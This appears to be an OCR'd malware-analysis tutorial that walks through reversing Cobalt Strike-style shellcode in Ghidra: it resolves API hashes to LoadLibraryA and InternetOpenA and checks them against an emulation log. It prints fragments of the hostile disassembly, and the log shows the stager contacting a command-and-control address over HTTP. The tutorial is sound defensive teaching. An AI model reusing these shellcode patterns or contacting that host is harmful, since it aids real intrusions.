
Defining a Function and Obtaining Decompiler Output

The decompiler view may still be empty after disassembling the code.

We can fix this by right clicking on the First Byte and selecting `Create Function`, or we can just use the hotkey `F`



Once a function is defined on the first byte, the decompiler view (right-hand side) will now be populated with code.



```
                         *                      FUNCTION
                         *****************************************************
                         undefined FUN_00000000()
         undefined         AL:1          <RETURN>
                         FUN_00000000
    00000000 fc             CLD
    00000001 e8 89 00       CALL       FUN_0000008f
             00 00
    00000006 60             PUSHAD
    00000007 89 e5          MOV        EBP,ESP
    00000009 31 d2          XOR        EDX,EDX
    0000000b 64 8b 52       MOV        EDX,dword ptr FS:[EDX + 0x30]
             30
    0000000f 8b 52 0c       MOV        EDX,dword ptr [EDX + 0xc]
    00000012 8b 52 14       MOV        EDX,dword ptr [EDX + 0x14]

                         LAB_00000015                                   XREF[1
    00000015 8b 72 28       MOV        ESI,dword ptr [EDX + 0x28]
    00000018 0f b7 4a       MOVZX      ECX,word ptr [EDX + 0x26]
             26
    0000001c 31 ff          XOR        EDI,EDI

                         LAB_0000001e                                   XREF[1
    0000001e 31 c0          XOR        EAX,EAX
    00000020 ac             LODSB      ESI
    00000021 3c 61          CMP        AL,0x61
    00000023 7c 02          JL         LAB_00000027
    00000025 2c 20          SUB        AL,0x20

                         LAB_00000027                                   XREF[1
    00000027 c1 cf 0d       ROR        EDI,0xd
    0000002a 01 c7          ADD        EDI,EAX
    0000002c e2 f0          LOOP       LAB_0000001e
    0000002e 52             PUSH       EDX
    0000002f 57             PUSH       EDI
```

```
void FUN_00000000(int param_1)

{
  int iVar1;
  byte bVar2;
  int iVar3;
  uint uVar4;
  int iVar5;
  undefined4 *puVar6;
  byte *pbVar7;
  uint uVar8;
  int unaff_FS_OFFSET;

  FUN_0000008f();
  puVar6 = *(undefined4 **)(*(int *)(*(int *)(unaff_FS_OFFSET + 0x30) + 0xc) + 0x14);
  do {
    uVar4 = (uint)*(ushort *)((int)puVar6 + 0x26);
    uVar8 = 0x0;
    pbVar7 = (byte *)puVar6[0xa];
    do {
      bVar2 = *pbVar7;
      if ('`' < (char)bVar2) {
        bVar2 = bVar2 - 0x20;
      }
      uVar8 = (uVar8 >> 0xd | uVar8 << 0x13) + (uint)bVar2;
      uVar4 = uVar4 - 0x1;
      pbVar7 = pbVar7 + 0x1;
    } while (uVar4 != 0x0);
    iVar1 = puVar6[0x4];
    iVar3 = *(int *)(*(int *)(iVar1 + 0x3c) + iVar1 + 0x78);
    if (iVar3 != 0x0) {
      iVar3 = iVar3 + iVar1;
      iVar5 = *(int *)(iVar3 + 0x18);
      while (iVar5 != 0x0) {
```


At this stage, the code should now be fully disassembled, decompiled and ready to analyse.

Locating Function Calls

We can now go ahead and try to identify function calls.


Function calls within ShellCode are almost-always made via API-hashing. This means that there will be no function names within the code. As all calls are made via a hash and a hash-resolving function.

We can view the first API Hashes by clicking on the first function call. Shown below at `FUN_0000008f`



```

void FUN_00000000(int param_1)

{
  int iVar1;
  byte bVar2;
  int iVar3;
  uint uVar4;
  int iVar5;
  undefined4 *puVar6;
  byte *pbVar7;
  uint uVar8;
  int unaff_FS_OFFSET;

  FUN_0000008f();
  puVar6 = *(undefined4 **)(*(int *)(*(int *)(unaff_FS_OFFSET + 0x30) + 0xc) + 0x14);
  do {
    uVar4 = (uint)*(ushort *)((int)puVar6 + 0x26);
    uVar8 = 0x0;
    pbVar7 = (byte *)puVar6[0xa];
    do {
      bVar2 = *pbVar7;
      if ('`' < (char)bVar2) {
        bVar2 = bVar2 - 0x20;
```


Within the first function, there are two function calls made via API hashing. We can see the hash values highlighted below.



```
 1
 2 void FUN_0000008f(void)
 3
 4 {
 5   code *unaff_retaddr;
 6   undefined4 uStack_4;
 7
 8   uStack_4 = 0x696e6977;
 9   (*unaff_retaddr)(0x726774c,&uStack_4);
10   (*unaff_retaddr)(0xa779563a,0x0,0x0,0x0,0x0,0x0);
11   thunk_FUN_00000307();
12   return;
13 }
14
```

We can also note that only those two values are API Hashes, the first "hash-like" value is actually hex-encoded text.


The API hashes will be those included as arguments to a function, or passed to a variable `unaff_retaddr` which we can see is defined as code (see the `code *` reference on line 5.



```

void FUN_0000008f(void)

{
  code *unaff_retaddr;
  undefined4 uStack_4;

  uStack_4 = 0x696e6977;
  (*unaff_retaddr)(0x726774c,&uStack_4);
  (*unaff_retaddr)(0xa779563a,0x0,0x0,0x0,0x0,0x0);
  thunk_FUN_00000307();
  return;
}

```

By zooming out and including the disassembly view, we can see that the "hash" values are those inside of a `PUSH` and immediately prior to a `CALL RBP`.

This pattern will differ between Malware, but it is the standard for Cobalt Strike/Metasploit implementations of Shellcode.




```
                     *                        FUNCTION
                     ************************************************************
                     undefined FUN_0000008f()
     undefined         AL:1           <RETURN>
     undefined4        Stack[-0x8]:4 local_8
                     FUN_0000008f                                   XREF[1]:
0000008f 5d             POP        EBP
00000090 68 6e 65       PUSH       0x74656e
         74 00
00000095 68 77 69       PUSH       0x696e6977
         6e 69
0000009a 54             PUSH       ESP=>local_8
                                                                    XREF[0,
0000009b 68 4c 77       PUSH       0x726774c
         26 07
000000a0 ff d5          CALL       EBP
000000a2 31 ff          XOR        EDI,EDI
000000a4 57             PUSH       EDI
000000a5 57             PUSH       EDI
000000a6 57             PUSH       EDI
000000a7 57             PUSH       EDI
000000a8 57             PUSH       EDI
000000a9 68 3a 56       PUSH       0xa779563a
         79 a7
000000ae ff d5          CALL       EBP
000000b0 e9 84 00       JMP        thunk_FUN_00000307
         00 00
                     -- Flow Override: CALL_RETURN (CALL_TERMINATOR)

                     ************************************************************
```

```

void FUN_0000008f(void)

{
  code *unaff_retaddr;
  undefined4 uStack_4;

  uStack_4 = 0x696e6977;
  (*unaff_retaddr)(0x726774c,&uStack_4);
  (*unaff_retaddr)(0xa779563a,0x0,0x0,0x0,0x0,0x0);
  thunk_FUN_00000307();
  return;
}

```

Within Cobalt Strike, the API Hashes are those contained within a "PUSH" instruction and immediately followed by a `CALL`

If the shellcode uses a common implementation of API hashing, then you can google the hashes and find out the values that they resolve to.

In this case, we can see that `0x726774c` resolves to `LoadLibraryA`.



```
; load wininet
    0x00080090:  push    0x74656e              ; Push the bytes 'wininet',0 onto the stack.
    0x00080095:  push    0x696e6977            ; ...
    0x0008009A:  push    esp                   ; Push a pointer to the "wininet" string on the stack.
    0x0008009B:  push    0x726774c             ; hash( "kernel32.dll", "LoadLibraryA" )
    0x000800A0:  call    ebp                   ; LoadLibraryA( "wininet" )
    0x000800A2:  call    0x80127
```


Once you have an idea of what the hash value resolves to, we can go ahead and add a comment indicating the resolved function name.

```

void FUN_0000008f(void)

{
  code *unaff_retaddr;
  undefined4 uStack_4;

  uStack_4 = 0x696e6977;
                    /* LoadLibraryA */
  (*unaff_retaddr)(0x726774c,&uStack_4);
  (*unaff_retaddr)(0xa779563a,0x0,0x0,0x0,0x0,0x0);
  thunk_FUN_00000307();
  return;
}

```

We can google the value `0xa779563a` and determine that it resolves to `InternetOpenA`


```
0x0008012C:  push    edi
0x0008012D:  push    edi
0x0008012E:  push    ecx
0x0008012F:  push    0xa779563a      ; hash( "wininet.dll", "InternetOpenA" )
0x00080134:  call    ebp

0x00080136:  jmp     0x801ce

```

We can then go ahead and add another comment for `InternetOpenA`.



```

void FUN_0000008f(void)

{
  code *unaff_retaddr;
  undefined4 uStack_4;

  uStack_4 = 0x696e6977;
                    /* LoadLibraryA */
  (*unaff_retaddr)(0x726774c,&uStack_4);
                    /* InternetOpenA */
  (*unaff_retaddr)(0xa779563a,0x0,0x0,0x0,0x0,0x0);
  thunk_FUN_00000307();
  return;
}

```


If we recall the initial emulation with SpeakEasy, we can see that these two functions line up with the initial output.



```
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.

FLARE Sun 26/11/2023 23:33:07.37
C:\Users\Lenny\Desktop\malware\cob_shell>speakeasy -t shellcode_ps1.bin -r -a x86
* exec: shellcode
0x10a2: 'kernel32.LoadLibraryA("wininet")' -> 0x7bc00000
0x10b0: 'wininet.InternetOpenA(0x0, 0x0, 0x0, 0x0, 0x0)' -> 0x20
0x10cc: 'wininet.InternetConnectA(0x20, "195.211.98.91", 0x50, 0x0, 0x0, 0x3, 0x0, 0x0)' -> 0x24
0x10e4: 'wininet.HttpOpenRequestA(0x24, 0x0, "/map/v8.80/JavaScript", 0x0, 0x0, 0x0, "INTERNET_FLAG_DONT_CACHE | INTERNE
T_FLAG_KEEP_CONNECTION | INTERNET_FLAG_NO_UI | INTERNET_FLAG_RELOAD", 0x0)' -> 0x28
0x10f8: 'wininet.HttpSendRequestA(0x28, "Accept: application/xhtml+xml, application/xml, application/json\r\\nAccept-Lan
guage: el\r\\nAccept-Encoding: *, compress\r\\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (
KHTML, like Gecko) Chrome/67.0.3396.79 Safari/537.36\r\\n", 0xffffffff, 0x0, 0x0)' -> 0x1
0x111a: 'user32.GetDesktopWindow()' -> 0x198
0x1129: 'wininet.InternetErrorDlg(0x198, 0x28, 0x111a, 0x7, 0x0)' -> None
